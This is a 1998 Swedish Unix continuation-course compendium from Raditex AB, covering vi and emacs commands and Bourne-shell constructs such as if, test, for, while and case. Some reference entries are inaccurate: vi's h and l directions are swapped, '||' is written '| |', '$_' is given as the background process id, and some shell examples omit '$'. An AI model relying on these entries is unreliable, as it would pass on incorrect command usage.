
Unix

Påbyggnadskurs

Raditex AB

Göran Hasse

1998

Denna text får spridas hur som helst. Varje mångfaldigande eller duplicering på mekaniskt, elektroniskt eller annat vis uppmuntras å det gladaste. Förutsättningen är att materialet inte ändras på någon enskild punkt.

Skillnaden mellan kursdokumentation och facklitteratur.

I sin strävan att göra nyttig och praktisk kursdokumentation försöker Raditex ständigt att förbättra dokumentationen.

Vi gör en tydlig skillnad mellan facklitteratur och kursdokumentation inom området. Facklitteratur måste vara komplett samt ge en allmän översikt över ett större område. Kursdokumentationen ska belysa detta område samt vara specifik. Speciellt ska kursdokumentationen spegla den praktiska vardagen man möter när man arbetar inom ett specifikt område.

Detta innebär att kursdokumentation presenterar verkliga konfigurationsfiler och ger mängder av praktiska tips och ideer.

GPL - © - 1998

INNEHÅLLSFÖRTECKNING

=====

Kapitel 1

Repetition

- 0 Kort om grunderna
- 1 Kort om vi
- 2 Kort om Emacs
- 3
- 4
- 5
- 6 Kort om skalprogram
- 7 if - operatör
- 8 test - operatör
- 9 for - operatör
- 10 while - operatör
- 11 case - operatör
- 12 Here - dokument
- 13 Kort om filskydd
- 14 Kort om pipes
- 15 Kort om enheter

Kapitel 2

Mer om filsystemet

- 0 Mera om filsystemet
- 1 Hur disken ser ut
- 2 Filsystemets utseende
- 3 Filsystem på diskett
- 4 Reparation av filsystemet
- 5 Backup av filsystemet
- 6 Backup över nätet
- 7 Övning: Filsystemet

Kapitel 3

Avancerad systemadministration

- 0 Avancerad systemadministration
- 1 Allmänt om start och stopp
- 2 Start och stopp av BSD
- 3 Start och stopp av System V
- 4 Användare i systemet
- 5 Låsa terminalen
- 6 Accounting-systemet
- 7 Att ta backup, tar, cpio och dd
- 8 Bandstationen - en nödvändighet
- 9 Unix to Unix copy
- 10 Smail-systemet
- 11 Sendmail-systemet
- 12 Printersystemet

-
- 13 Skrivardemonen
 - 14 Kontrollprogrammet för skrivaren
 - 15 Skrivarköer
 - 16 Ta bort skrivarjobb
 - 17 Övning: Konfiguration av skrivare
 - 18 Övningar: Systemadministration
 - 19 Lösningar: Systemadministration

Kapitel 4

Avancerad skalprogrammering

- 0 Avancerad skalprogrammering
- 1 Vilka skal finns
- 2 Debuggning av skalprogram
- 3 Gör egna verktyg
- 4 Sortering av records
- 5 Awk
- 6 Perl - en pärla
- 7 Plottning med gnuplot
- 8 Att sända massbrev

Kapitel 5

Dokumentation

- 0 Dokumentation under Unix
- 1 Documentors Workbench

Kapitel 6

Utvecklingsmiljön

- 0 Utvecklingsystemet
- 1 Utvecklingsmiljön och C
- 2 Att skriva C program
- 3 Länkaren
- 4 Kontroll av källkod
- 5 Att använda Make
- 6 Övning: C-program

Kapitel 7

TCP/IP-systemet

- 0 TCP/IP under Unix
- 1 Samverkan mellan datorer
- 2 Säkerheten i systemet
- 3 IP-adresser
- 4 NFS-systemet
- 5 Behörighet från persondator
- 6 Konfiguration av Bootp

-
- 7 Fjärrkommandon
 - 8 SLIP förbindelser
 - 9 Övning: R-kommandon i nätet
 - 10 Övningar: TCP/IP
 - 11 Lösningar: TCP/IP

Kapitel 8

DNS och Mail

- 0 DNS och Mail
- 1 Grunderna för DNS
- 2 Resolvern
- 3 DNS-servern
- 4 DNS-hierarkin
- 5 SRR poster
- 6 Tecken i en resurspost
- 7 Start of authority
- 8 Name-server post
- 9 Adressposter
- 10 Host information
- 11 Well know services
- 12 Canonical Names
- 13 MailExchanger
- 14 Konfiguration av DNS
- 15 Smail - allmänt
- 16 Sendmail - konfiguration

Kapitel 9

X-Window

- 0 X-Window
- 1 Konfiguration av X-Window
- 2 Introduktion
- 3 Varför fönsterbaserade system
- 4 Därför Motif!
- 5 Bygga för X-windows
- 6 Tgif ett ritprogram
- 7 Konstruktion av X-Window-program
- 8 Konstruktion av Motif-program

Kapitel 10

Att bygga kärnan

- 0 Introduktion till kärnan
- 1 Hur du bygger och underhåller kärnan
- 2 Device-filer och egenskaper
- 3 Vilka device som finns
- 4 Parametrar hos kärnan
- 5 Systemparametrar
- 6 FreeBSD kärnan
- 7 Övning: Bygg om kärnan

APPENDIX 1

- 0 Allmän information
- 1 Unix-litteratur
- 2 Antalet noder på Internet
- 3 NetNews.txt
- 4 Sun:s Flash Back - nyheter
- 5 Kan man göra en server av en PC?
- 6 Vanliga kommandon
- 7 Hur en cracer arbetar
- 8 FAQ Gnuplot

STUDIEPLAN
UNIX påbyggnad 3 dagar
=====

Raditex AB
Box 38, 138 21 ÄLTA
Tel: 08 - 773 0148, Fax 08 - 773 0902
email: gh@raditex.se
http://www.raditex.se

Lunchraster är 1 timma.
Kafferaster är ca 15 min.

=====

Dag 1

9:00 Start
 Historia, bakgrund, repetition
 Öppna system

10:15 Kaffe

 Mer om filsystemet
 Övning - Filsystemet

12:00-13:00 LUNCH

13:00 Avancerad systemadministration
 Övning - Systemadministration

14:30 Kaffe

 Avancerad skalprogrammering
 Övning - skalprogrammering

17:00 SLUT

=====

Dag 2

9:00 START
 Dokumentations systemet
 Övning - Unix dokument

10:15 Kaffe

 Utvecklingsmiljön
 Övning - egna filter

12:00-13:00 LUNCH

13:00 TCP IP systemet
 Övning - säkerhet i TCP/IP

14:30 Kaffe

 DNS och mail
 Övning DNS och mail

17:00 SLUT

=====

Dag 3

9:00 START
X-Window
Övning - X-Window program

12:00-13:00 LUCH

13:00 Bygga kärnan
Övning - bygga kärnan

14:00-14:15 Kaffe

Resurser på Internet
Uppsamling av övningar

16:00 Sammanfattning och avslutning

=====

<EOF>

Kapitel 1

Repetition

1.0 Repetition

Innan vi går in på de mer avancerade delarna av Unix-systemet kan det vara på sin plats att repetera grunderna.

Det ska vi ägna detta kapitel åt.

GPL - © - 1998

Editorn vi

☞ Viktigaste editorn

☞ Finns i alla system

\$ vi filnamn

\$ vi fil1 fil2 fil3 fil4

OH-Bild 1 - 1

Anteckningar:

© Raditex AB - 1998

1.1 Editorn vi

Ska man hålla på med Unix i någon större omfattning måste man förr eller senare lära sig editorn vi.

Denna editor finns med i alla Unix-system. Därför kan man vara säker på att om man kan hantera vi, så kan man alltid redigera nödvändiga systemfiler.

En kort repetition kan därför vara på sin plats.

Man ska ha i minnet att vi kan arbeta i flera olika moder. Dels kan vi arbeta i kommandomod. Då sätts inga tecken in i filen utan tecknen tolkas som kommando till vi. Dels kan vi befinna sig i insättningsläge. Då sätts tecken in i bufferten där markören står. Man växlar till kommandoläge med tangenten <ESC>. Om man kommer av sig och inte vet i vilket läge man befinner sig kan man alltid trycka på <ESC> för att återgå till kommandoläge. Detta är ett säkert kommando. Om man redan befinner sig i kommandoläge kommer terminalen att ge ifrån sig ett pip eller möjligtvis blinka till.

Dessutom kan vi befinna sig i "sista-raden mode". Då står markören på sista raden på skärmen. Här kan man ge kommandon till editorn.

De grundläggande kommandona för att öppna en fil är följande:

```
$ vi fil           redigera "fil" från toppen
$ vi +n fil       redigera vid rad n
$ vi + fil        redigera vid slutet
$ vi -r          lista sparade filer
$ vi -r fil       återskapa filen "fil"
$ vi fil ...     redigera först, vila vid :n
$ vi -t märke    starta vid "märke"
$ vi +/mönster fil leta efter "mönster"
$ view fil       read-only mode
ZZ              gå ur vi och spara ändringar
CTRL-Z         stoppa vi för att återuppta senare
```

1.1.1 Moder

Som vi förut nämnt kan vi befinna sig i flera moder. Dessa är:

1.1.2 Kommando mode

Detta är det normala läget när man startar vi. Andra moder återgår till denna mode. <ESC> avbryter kommandon som inte färdigställts.

1.1.3 Insert mode

Detta läge kommer man till med hjälp av kommandona a i A I o O c C s S R. Därefter kan godtycklig text skrivas in. Man avslutar med <ESC> eller med interrupt.

1.1.4 Sista-raden mode

Här läser man indata för : / ? eller !. Man avslutar med <ESC> eller <CR> för att exekvera, interrupt används för att avbryta.

1.1.5 Enkla kommandon

dw	raderna ett ord
de	... lämna separationstecken
dd	raderna en rad
3dd	raderna 3 rader
itext<ESC>	sätt in texten <i>text</i>
cwny<ESC>	byt ord till <i>ny</i>
eas<ESC>	sätt plural "s" på ord
xp	transponera tecken

1.1.6 Avbrott, Suspendera

<ESC>	avsluta insättning eller ofullständigt kommando
<CTRL-C>	avbryt (eller)
<CTRL-L>	återskriv skärmen om texten blivit oläslig

1.1.7 Manipulering av filer

:w	skriv förändringar
:wq	skriv och avsluta
:q	avsluta
:q!	avsluta, strunta i ändringar
:e namn	redigera namn
:e!	reredigera, strunta i ändringar
:e + namn	redigera, starta vid slutet
:e +n	redigera, starta vid n
:e #	redigera alternativ fil
<CTRL-^>	synonym för :e #
:r namn	läs file med namn
:w namn	skriv buffert till fil med namn
:w! namn	skriv över filen med namn
:sh	kör subshell, återvänd sedan
!:cmd	kör cmd, återvänd sedan
:n	redigera nästa fil i argumentlistan
:n args	specificera nästa arglist
:f	visa gällande fil och rad
<CTRL-G>	synonym för :f
:ta tag	för att sätta tag
<CTRL-]>	:ta, efter ett ord är tag

1.1.8 Förflyttning i filen

<CTRL-F>	fram en skärm
<CTRL-B>	bak en skärm
<CTRL-D>	ner en halvskärm
<CTRL-U>	upp en halvskärm
G	gå till rad (slutet är default)
/pat	gå till nästa rad som har mönster=pat
?pat	gå till föregående rad med mönster=pat
n	upprepa sista / eller ?
N	reversera sista / eller ?
/pat/+n	gå till n:te raden efter mönster
?pat?-n	gå till n:te raden före mönster
]]	gå till nästa sektion/funktion
[[gå till föregående sektion/funktion
%	hitta motsvarande () { eller }

1.1.9 Justera skärmen

<CTRL-L>	rensa och återskriv skärmen
<CTRL-R>	återskriv
z<CR>	återskriv från gällande position till början
z-	... till slutet
z.	... till mitten
/pat/z-	pat raden vid botten
zn.	använd fönster med n rader
<CTRL-E>	rulla fönstret ner 1 rad
<CTRL-Y>	rulla fönstret upp 1 rad

1.1.10 Positionering på rader

H	översta raden i fönstret
L	sista raden i fönstret
M	mittersta raden i fönstret
+	nästa rad
-	föregående rad
<CR>	nästa rad
<nerpil> el j	nästa rad, samma kolumn
<upppil> el k	föregående rad, samma kolumn

1.1.11 Positionering på tecken

^	första icke blanka tecken
0	början på raden
\$	slutet på raden
h	åt höger
l	åt vänster
<CTRL-H>	bakåt
<mellanslag>	framåt
fx	hitta x framåt
Fx	f bakåt
tx	fram till x
Tx	bakåt till x
;	repetera sista f F eller T
,	inversen till ;
	till specificerad kolumn
%	hitta motsvarande () { eller }

1.1.12 Ord, meningar och paragrafer

w	ord framåt
b	ord bakåt
e	slutet på ord
)	nästa mening
}	nästa paragraf
(mening bakåt
{	paragraf bakåt
W	ord med blankt mellanrum
B	W bakåt
E	till slutet av W

1.1.13 Rättningar under infoga

<CTRL-H>	radera sista tecken
<CTRL-W>	radera sista ordet
erase	egendefinierad tangent, samma som <CTRL-H>
kill	radera rad
\	strunta i kill, erase och <CTRL-H>

<ESC>	avsluta insättning återgå till kommando
<CTRL-C>	avbryt, avsluta insättning
<CTRL-B>	bakåttab
<CTRL-^D>	kill autoindent
<CTRL-V>	quote icke skrivbart tecken.

1.1.14 Insättning och överskrivning

a	lätt till efter markören
i	sätt in framför markören
A	lägg till i slutet på raden
I	sätt in före första icke-blanka tecken
o	öppna rad nedanför markören
O	öppna rad ovanför markören
rx	byt ut enstaka tecken med x
R	byt ut tecken

1.1.15 Operatorer (dubblera för rader)

d	radera
c	ändra
<	byt vänster
>	byt höger
!	sänd till kommando
y	ryck rader till buffer

1.1.16 Diverse operationer

C	ändra resten av raden
D	radera resten av raden
s	byt ut tecken
S	byt ut rader
J	slå ihop rader
x	radera tecken
X	radera tecken framför markören
Y	ryck rader

1.1.17 Ryck och putt

p	putt tillbaka rader
P	putt framför
"xp	putt från buffer x
"xy	ryck till buffer x
"xd	radera till buffer x

1.1.18 Ångra, Gör-om och Hämta

u	ångra sista ändring
U	återskapa gällande rad
"dp	hämta d:e raderingen

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Editorn emacs

☞ Textfilen

```
$ emacs filnamn
```

OH-Bild 1 - 2

Anteckningar:

© Raditex AB - 1998

1.2 Editorn emacs

Editorn emacs är en mycket använd och mycket spridd texteditor. Den finns inte bara i UNIX-världen, utan är även tillgänglig i de flesta andra datormiljöer och operativsystem. Att lära sig använda emacs är därför något som kommer till nytta vare sig man arbetar i UNIX eller något annat operativsystem.

1.2.1 Textfilen

I emacs skiljer man inte mellan inmatnings- och kommandoläge; alla skrivbara tecken som matas in från tangentbordet placeras i textfilen. För att flytta markören eller utföra redigeringsfunktioner används kontrollsekvenser, d.v.s. man håller ner kontroll-tangenten samtidigt som en annan tangent. Vissa redigeringskommandon ges genom att först trycka ESC-knappen och därefter någon annan tangent. De senare kommandona brukar kallas meta-kommandon.

```
$ emacs filnamn
```

GPL - © - 1998

Editorn emacs

- ☞ Starta emacs
- ☞ Spara och redigera
- ☞ Avsluta emacs

OH-Bild 1 - 3

Anteckningar:

© Raditex AB - 1998

1.3 Editorn emacs

1.3.1 Starta emacs

För att starta emacs skriv:

```
$ emacs filnamn
```

där filnamn antingen är namnet på en fil som man vill redigera eller namnet på en helt ny fil som man vill skapa.

1.3.2 Spara och redigera

Att spara den inmatade eller redigerade texten är givetvis en åtgärd som är viktig, dels i samband med att redigeringsarbetet är klart och dels för att tillfälligt spara. För att spara texten i originalfilen, skriv CTRL-X och därefter CTRL-S. Om man däremot vill spara texten i en ny fil, istället för att uppdatera den gamla skriv, CTRL-X och CTRL-W. Nu blir man tillfrågad vad den nya filen ska heta.

1.3.3 Avsluta emacs

För att avsluta redigeringspasset ger man kommandot CTRL-X och CTRL-C. Om man försöker att avsluta emacs innan man sparat den redigerade filen kommer emacs att påminna om att göra det.

GPL - © - 1998

Editorn emacs

☞ Enkla kommandon

◇ Markörförflyttning

◇ Sök och byt

◇ Radera text

◇ Klipp och klistra



The screenshot shows the Emacs editor window titled 'emacs@nerry.raditex.se'. The menu bar includes 'Buffers', 'Files', 'Tools', 'Edit', 'Search', 'Makefile', and 'Help'. The main text area displays a Makefile for 'dokumentation'. The file content is as follows:

```
##
## Makefile for the dokumentation
## Raditex AB, Göran Hassé, 1987 http://www.raditex.se
##
## $Id$
##
## Note: This file needs gnake
##
---
MOC_FILES=kursdok_cap
DRESSID=unix2_cap
KURSOKNOM=UNIXTII
FIG_BILDER=\
  ./bilder/Netakort.ps\
  ./bilder/DNShierarki.ps
SOURCES=\
  unix2_cap/*.DT\
  unix2_cap/*.tbl\
  unix2_cap/*.Y9F\
  unix2_cap/*.fig\
  unix2_cap/*.TOT\
  unix2_cap/*.ps\
  unix2_cap/Makefile
```

The status bar at the bottom indicates ' Emacs: Makefile (Makefile) L14 Top '.

OH-Bild 1 - 4

Anteckningar:

© Raditex AB - 1998

1.4 Editorn emacs

1.4.1 Markörflyttning

Det finns många sätt att flytta markören; ett tecken framåt, ett tecken bakåt, ett ord framåt, ett ord bakåt o.s.v. För att flytta markören ett ord framåt trycker man först på ESC-knappen (kallas META-knappen i emacs-dokumentationen) och därefter på F. Markören kommer då att flyttas fram till nästa ord. Motsvarande gäller om man vill flytta markören ett ord bakåt; tryck först ESC och därefter B.

1.4.2 Sök och byt

Kommandot CTRL-S används för att söka varvid emacs kommer att fråga efter sökordet. Sökningen genomförs från aktuell markörposition till slutet av filen. Kommandot CTRL-B gör samma sak, med den skillnaden att sökningen genomförs bakåt i filen. Vill man fortsätta sökningen till nästa förekomst av sökord ger man kommandot CTRL-S för framåt och CTRL-R för bakåt. För att avbryta sökningen ger man kommandot CTRL-G. För att byta text börjar man med att ge kommandot ESC-R. Man blir då tillfrågad om vilken text man vill ersätta. Skriv texten och tryck ESC. Emacs ber användaren att skriva in den nya text man vill ha.

1.4.3 Radera text

Med "backspace" raderas tecknet till vänster om markören. Vill man radera tecknet under markören trycker man CTRL-D. För att radera från markörens position till slutet av raden trycker man CTRL-K. Vid radering av större textstycken används funktionen textmärkning. Man börjar med att placera markören i början av det textstycke man vill radera, därefter trycker man ESC och mellanslag. Flytta därefter markören till slutet av textstycket och tryck CTRL-W, texten raderas.

1.4.4 Klipp och klistra

Text som raderas sparas i en speciell, intern, lagringsplats. Detta kan återanvändas och klistras in på annan plats i textfilen. De sista åtta raderingarna finns på detta sätt sparade. För att åstadkomma en klipp-och-klistra funktion så börjar man med att radera det textstycke som man vill flytta. Flytta markören till den önskade positionen och ge kommandot CTRL-Y.

GPL - © - 1998

emacs kommandon

- ☞ Markörförflyttning
- ☞ Radera och sätt in
- ☞ Sök och byt
- ☞ Teckenhantering
- ☞ Kopiera och flytta
- ☞ Fönster och skärmkommandon
- ☞ Buffertar
- ☞ Läs från disk
- ☞ Avsluta

OH-Bild 1 - 5

Anteckningar:

© Raditex AB - 1998

1.5 emacs kommandon

Nedan uppräknade kommandon utgör inte en komplett förteckning. Kommandona är grupperade i funktionell ordning:

1.5.1 Markörförflyttning

<code>^V</code>	Rulla skärmen nedåt
<code>ESC V</code>	Rulla skärmen uppåt
<code>^F</code>	Ett tecken framåt
<code>^B</code>	Ett tecken bakåt
<code>^A</code>	Början av raden
<code>^E</code>	Slutet av raden
<code>^N</code>	Nästa rad
<code>^P</code>	Föregående rad
<code>ESC F</code>	Ord framåt
<code>ESC B</code>	Ord bakåt
<code>ESC G</code>	Gå till rad
<code>ESC N</code>	Början av stycke

1.5.2 Radera och sätt in

<code><BS></code>	Radera föregående tecken
<code>^D</code>	Radera nästa tecken
<code>ESC<BS></code>	Radera föregående ord
<code>ESC D</code>	Radera nästa ord
<code>^K</code>	Radera resten av raden från markören
<code><CR></code>	Sätt in vagnretur
<code><TAB></code>	Gå fram till nästa tabläge

1.5.3 Sök och byt

<code>^S</code>	Sök framåt, ange söksträng och avsluta med ESC
<code>^R</code>	Sök bakåt, ange söksträng och avsluta med ESC
<code>ESC R</code>	Byt den först angivna strängen med den andra, avsluta med ESC
<code>ESC ^R</code>	Byt efter fråga

1.5.4 Teckenhantering

<code>ESC U</code>	Sätt stora bokstäver i ord
<code>ESC C</code>	Inled med stor bokstav i ord
<code>ESC L</code>	Sätt små bokstäver i ord
<code>^Q</code>	Tillåt att nästa tecken är ett specialtecken
<code>^T</code>	Kasta om ordningen mellan bokstäver

1.5.5 Kopiera och flytta

<code>^W</code>	Radera område
<code>^Y</code>	Hämta innehåll i buffert, placera vid markören
<code>ESC W</code>	Kopiera område till buffert

1.5.6 Fönster och skärmkommandon

<code>^X 2</code>	Dela aktivt fönster i två
<code>^X 0</code>	Visa inaktivt fönster
<code>^X 1</code>	Visa endast aktivt fönster
<code>^X 0</code>	Byt till nästa fönster

1.5.7 Buffertar

`^X B` Byt till annan buffert
`<CR>` Använd föregående buffert

1.5.8 Läs från disk

`^X^F` Sök fil och läs in i buffert. Buffertnamnet skapas ur
filnamnet `^X^R` Läs in en fil i aktuell buffert. Innehållet i
buffert
raderas `^X^I` Kopiera in en fil i aktuell buffert vid markören

1.5.9 Avsluta

`^X^S` Spara aktuell buffert på skiva
`^X^W` Skriv aktuell buffert till angiven fil
`^X^C` Avsluta editorn

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Skalprogram

☞ Bygg på andras arbete

☞ Gör verktygen små

Om verktygen blir komplexa
är de förmodligen fel.

OH-Bild 1 - 6

Anteckningar:

© Raditex AB - 1998

1.6 Skalprogrammering

Att skriva skalprogram bör hör till vardagsuppgifterna i Unix-miljön. Genom att behärska hur skalprogram ska skrivas kan man underlätta arbetet för sina användare och sig själv högst betydligt.

Vi ska i detta avsnitt studera skalprogrammering. Om man vill utföra samma uppgift upprepade gånger kan det vara mycket effektivt att skriva scripts för att göra detta.

```
#####
# # # # # ##### # #
# # # # # # # # # #
##### # # # # #
# # # # # # # # #
# # # # # # # #
##### # # # # #

##### # # ##### #####
# # # # # # # # #
# # # ##### # # #
# # # # # # # # # #
##### # # #

# # ##### ##### # #
# # # # # # # # #
# # # # # # # #####
# # # # # ##### # #
## ## # # # # # #
# # ##### # # # #
```

Denna lilla skylt kan man sätta upp på sin vägg och fundera på vad den betyder!

1.6.1 Start

Skalet är Unix-systemets kommandotolk. Skalet är ansvarigt för att tolka vad som skrivs vid tangentbordet och översätta detta till systemanrop. Skalet har dessutom egna inbyggda kommandon. Dessa kommandon tillåter dig att skriva mycket avancerade program. Utnyttja detta.

1.6.2 Till en början

Om skalet startas med `exec` och första tecknet hos kommandot (arg 0) är `-`, då exekveras först de kommandon som finns i `/etc/profile` och därefter i `.profile` i användarens hemmakatalog.

1.6.3 Kommandon

Det generella formen för ett kommando är;

```
kommando args
```

där kommando är namnet på det program som ska exekveras och args är argumenten till detta program. Programnamnet och argumenten

skiljs åt med blanktecken, tabbar eller nyradstecken.

Flera kommandon kan skrivas på samma rad om de skiljs åt med semikolon ";". Varje kommando returnerar ett nummer när det exekverats färdigt. Detta nummer kallas "exit status" för programmet. En nolla "0" räknas som lyckad exekvering, andra nummer räknas som misslyckad exekvering. Vilket nummer som returneras bestäms av vilket fel programmet råkat ut för.

Symbolen "|" (pipe) kopplar ihop standard output från ett program med stdin till ett annat.

```
who | grep gh
```

I detta fall kommer exit status från det sista programmet i pipen.

Om en kommandosekvens avslutas med &-tecknet så exekveras kommandosekvensen asynkront i bakgrunden. Processens nummer visas.

Ett kommando kan fortsättas på nästa rad om det sista tecknet i raden är ett \-tecken. (Det skyddar mot nyradstecknet).

Om man vill att ett kommando ska exekveras endast om man från det föregående kommandot får noll som exit-status använder man && som avskiljare mellan kommandon.

Exempel: 1

```
grep olle namn.dat && echo "Jo han finns i filen"
```

Exempel på villkorlig exekvering

Om man tvärt om vill att ett kommando skall exekveras om det föregående har en exit-status som är skild från noll använder man | |.

Exempel: 2

```
grep nisse namn.dat | | echo "Hittar ej namnet"
```

Exempel på villkorlig exekvering

1.6.4 Kommentarer

Om ett ord börjar med # behandlas resten av raden som en kommentar.

1.6.5 Variabler

När ett program exekverar så tilldelas namnet till variabeln \$0 och argumenten till \$1, \$2, ... Notera att endast parameter 1 - 9 kan komma åt direkt. Man kan också tilldela dessa variabler värden med kommandot set.

Värdet av en variabel är åtkomligt genom att variabeln föregås av ett \$. Parametersubstitution sker innan filnamn ersätts och innan en

kommandorad delas upp i argument.

1.6.6 Underskal

Kommandon som inte är inbyggda i skalet exekverar normalt i ett underskal. Underskal kan inte ändra parametrar hos förälderskalet, och kan bara komma åt variabler som exporterats från förälderskalet.

Om ett underskal ändrar en variabel och vill att det egna underskalet ska ha tillgång till variabeln, så måste skalet explicit exportera variabeln innan underskalet exekveras.

Om ett eller flera kommandon sätts inom parentes ((...)), så kommer dessa kommandon att exekvera i ett underskal. Om ett eller flera kommandon sätts inom krullparenteser ({ ... }) så kommer dessa kommandon att exekveras i gällande skal.

Exempel: 3

```
( prog1 ; prog2 ; prog3 ) 2>fel &
```

Exempel på exekvering av program i underskal.

I detta exempel kommer programmen prog1, prog2 och prog3 att sändas till ett underskal för exekvering och standard-output för alla programmen kommer att styras till filen fel.

Ett nyckelord till ett program kan sättas genom att nyckelordet inkluderas på kommandoraden framför programmet

Exempel: 4

```
DISPLAY=192.5.36.2:0 Xtest
```

Exempel på transport av nyckelord till program

I detta fall kommer nyckelordet DISPLAY att erhålla värdet 192.5.36.2:0 och programmet Xtest har tillgång till detta värde.

1.6.7 Funktioner

Funktioner antar formen

Exempel: 5

```
fn () { kommando; ... kommando; }
```

vilket definierar en funktion med namnet fn. Funktionsdefinitionen kan spänna om godtyckligt antal rader. Funktioner kan inte exporteras. Vill man att en funktion ska avslutas med en explicit status kan nyckelordet return användas.

1.6.8 Substitution av filnamn

När filnamn används i skal gäller följande substitutionsregler

Tecken	Betyder
*	Noll eller fler tecken
?	Ett enskilt tecken
[tecken]	Ett omfång av tecken på formen t1-t2
[!tecken]	Ett icke omfång av tecken på formen t1-t2
Exempel	Betyder
j*33	Alla filer som börjar på j och slutar på 33
*[0-9]	Alla filer som slutar på en siffra
???	Alla filer med tre tecken
??*	Alla filer med minst två tecken

Alla filer som börjar på . måste matchas explicit. `echo *` kommer inte att visa filer som börjar på . , men `echo .*` kommer att göra det.

1.6.9 Parametrar

Parameter	Betyder
<code>\$#</code>	Antal argument till programmet
<code>\$*</code>	Alla parametrar till programmet (<code>\$1</code> , <code>\$2</code> ...)
<code>\$@</code>	Samma som <code>\$*</code> men när skyddat " <code>\$@"</code> betyder det " <code>\$1</code> ", " <code>\$2</code> " osv
<code>\$0</code>	namnet på programmet som exekverar
<code>\$\$</code>	numret på processen som exekverar
<code>\$_</code>	processnumret på sista processen som gick i bakgrunden
<code>?</code>	exit-status på sista processen som gick i bakgrunden
<code>\$-</code>	gällande optioner

1.6.10 Parametersubstituion

Parameter	Substitution
<code>\$param</code>	värdet hos parametern
<code>\${param}</code>	värdet hos parametern
<code>\${param:-val}</code>	värdet hos parametern om icke noll. Annars ersätt med val.
<code>\${param:=val}</code>	värdet hos parametern om icke noll. Byt annars ut mot värdet val.
<code>\${param:?val}</code>	värdet hos parametern om icke noll. Annars skriv till <code>stderr</code> och avsluta
<code>\${param:+val}</code>	värdet hos parametern om icke noll. Annars byt inte ut

1.6.11 Skyddstecken

Tecken	Betydelse
'...'	Tolka inte specialbetydelse av mellanliggande tecken
"..."	Tolka inte specialbetydelsen av mellanliggande tecken förutom <code>\$</code> , <code>'</code> och <code>\</code> .
<code>\c</code>	Ta bort specialbetydelsen av tecknet <code>c</code> .
<code>`kommando`</code>	Exekvera kommando och stoppa in resultatet på platsen.

1.6.12 Omdirigering

Konstruktion	Betyder
< fil	Omdirigera standard input från fil
> fil	Omdirigera standard output till fil
>> fil	Lägg till i fil
<< word	Hämta indata från rader som följer tills enskilda ordet word hittas.
<& siffra	Omdirigera standard input från fil associerad med siffra
>& siffra	Omdirigera standard output från fil associerad med siffra
<&-	Stäng standard input
<&-	Stäng standard output

Ska man skriva lite mer avancerade skalprogram måste man behärska de flesta av de funktioner som ovan beskrivits.

1.7 Inbyggda kommandon

Skalet har en mängd inbyggda kommandon. Att de är inbyggda betyder att inget annat program anropas för att utföra funktionen.

:

Noll kommandot. Utför inte något.

Tar filen "prog" och exekverar denna

```
break
```

Avbryter exekveringen av en innerloop till for, while eller until. Exekveringen fortsätter med kommandot som följer på loopen. Formatet är;

```
break n
```

Avslutar exekveringen av n innerloopar.

GPL - © - 1998

if - konstruktionen

☞ if

```
if list
then
  list
fi
```

OH-Bild 1 - 7

Anteckningar:

© Raditex AB - 1998

1.8 if - konstruktionen

Skalet har flera olika konstruktioner för villkorlig exekvering. Ett av de vanligaste är if-operatorn.

1.8.1 if

Listan efter if exekveras. Om returvärdet från denna exekvering går bra så returneras en nolla och then-satsen exekveras.

```
if cmd
then

    echo $VAL
fi
```

Observera att if exekveras om returvärdet från cmd är noll. Det finns två special "kommandon" som kan användas. **true** och **false**

```
if true
then
    cmd
fi
```

```
if false
then
    cmd
fi
```

GPL - © - 1998

test konstruktionen

☞ test

```
if test $VAL
then
  cmd
fi
```

```
if [ $VAL ]
then
  cmd
fi
```

OH-Bild 1 - 8

Anteckningar:

© Raditex AB - 1998

1.9 test - konstruktionen

Det finns ett inbyggt kommando som heter `test`. Oftast används dock en likvärdig konstruktion med parenteser.

1.9.1 test

Testen skall returnera ett sant värde. För `if` betyder detta en "nolla".

```
if [ $VAL ]
then
  cmd
fi
```

Notera att det är viktigt att parenteserna omges av blanktecken. Om detta inte är fallet kommer skalet inte att uppfatta kommandot korrekt.

Det finns mängder av färdiga konstruktioner för `test`, här är några av de vanligaste.

```
-b fil
  sant om fil existerar och är en block-fil
-c fil
  sant om fil existerar och är en tecken-fil
-d fil
  sant om fil existerar och är en katalog
-e fil
  sant om fil existerar
-f fil
  sant om fil existerar och är en vanlig fil
-g fil
  sant om fil existerar och har set-group-id satt
-k fil
  sant om fil existerar och har sticky-biten satt
-L fil
  sant om fil existerar och är en symbolisk länk
-p fil
  sant om fil existerar och är en pipe
-r fil
  sant om fil existerar och är läsbar
-s fil
  sant om fil existerar och har en storlek större än noll
-S fil
  sant om fil existerar och är en socket
-t fd
  sant om fd är öppnad som terminal
```

GPL - © - 1998

for - konstruktionen

☞ for

```
for name in word
do
    list
done
```

OH-Bild 1 - 9

Anteckningar:

© Raditex AB - 1998

1.10 for - konstruktionen

Om man vill exekvera något kommando med olika input från en lista så används for.

1.10.1 for

Listan till for-loopen kan konstrueras för hand eller via ett kommando.

```
for i in ett tva tre fyra fem sex sju
do
    echo $i
done
```

echo satsen kommer att visa ett element i taget från listan.

```
for i in *.c
do
    cc -c $i
done
```

Med denna loop kompilerar man alla C-filer i en katalog.

GPL - © - 1998

while - konstruktionen

☞ while

```
while [ ! -f file ]
do
    echo "Väntar på att file skapas"
    sleep 10
done
```

```
until [ -f file ]
do
    cmd
done
```

OH-Bild 1 - 10

Anteckningar:

© Raditex AB - 1998

1.11 while - konstruktionen

While konstruktionen kombinerar egenskaper från både `for` och `if` konstruktionerna.

Man använder sig av ett test uttryck, och om detta är sant (dvs 0) så kommer satserna inom `do-done` att exekveras.

1.11.1 while

```
while [ ! -f file ] do
    echo "Väntar på att file skall skapas"
    sleep 10 done
```

1.11.2 until

Om man vill kan man istället för `while` använda `until` för omvända logiska betydelsen.

```
until [ -f file ]
do
    echo "Väntar på att file skall skapas"
    sleep 10
done
```

GPL - © - 1998

case - konstruktionen

☞ case

```
case value in
  1)
    cmd;;
  2)
    cmd;;
esac
```

notera: cmd;; - med två semikolon

OH-Bild 1 - 11

Anteckningar:

© Raditex AB - 1998

1.12 case satsen

Denna används för att göra ett val i ett program.

1.12.1 konstruktion med case

När man vill låta exekveringen i ett program ta olika vägar beroende på ett val från användaren, eller genom en exit-kod från något annat program används case-konstruktionen.

```
echo "Gör ett val"
read value

case value in
  pat1 ) kommando
        ...
        kommando;;
  pat2 ) kommando
        ...
        kommando;;
  patn ) kommando
        ...
        kommando;;
esac
```

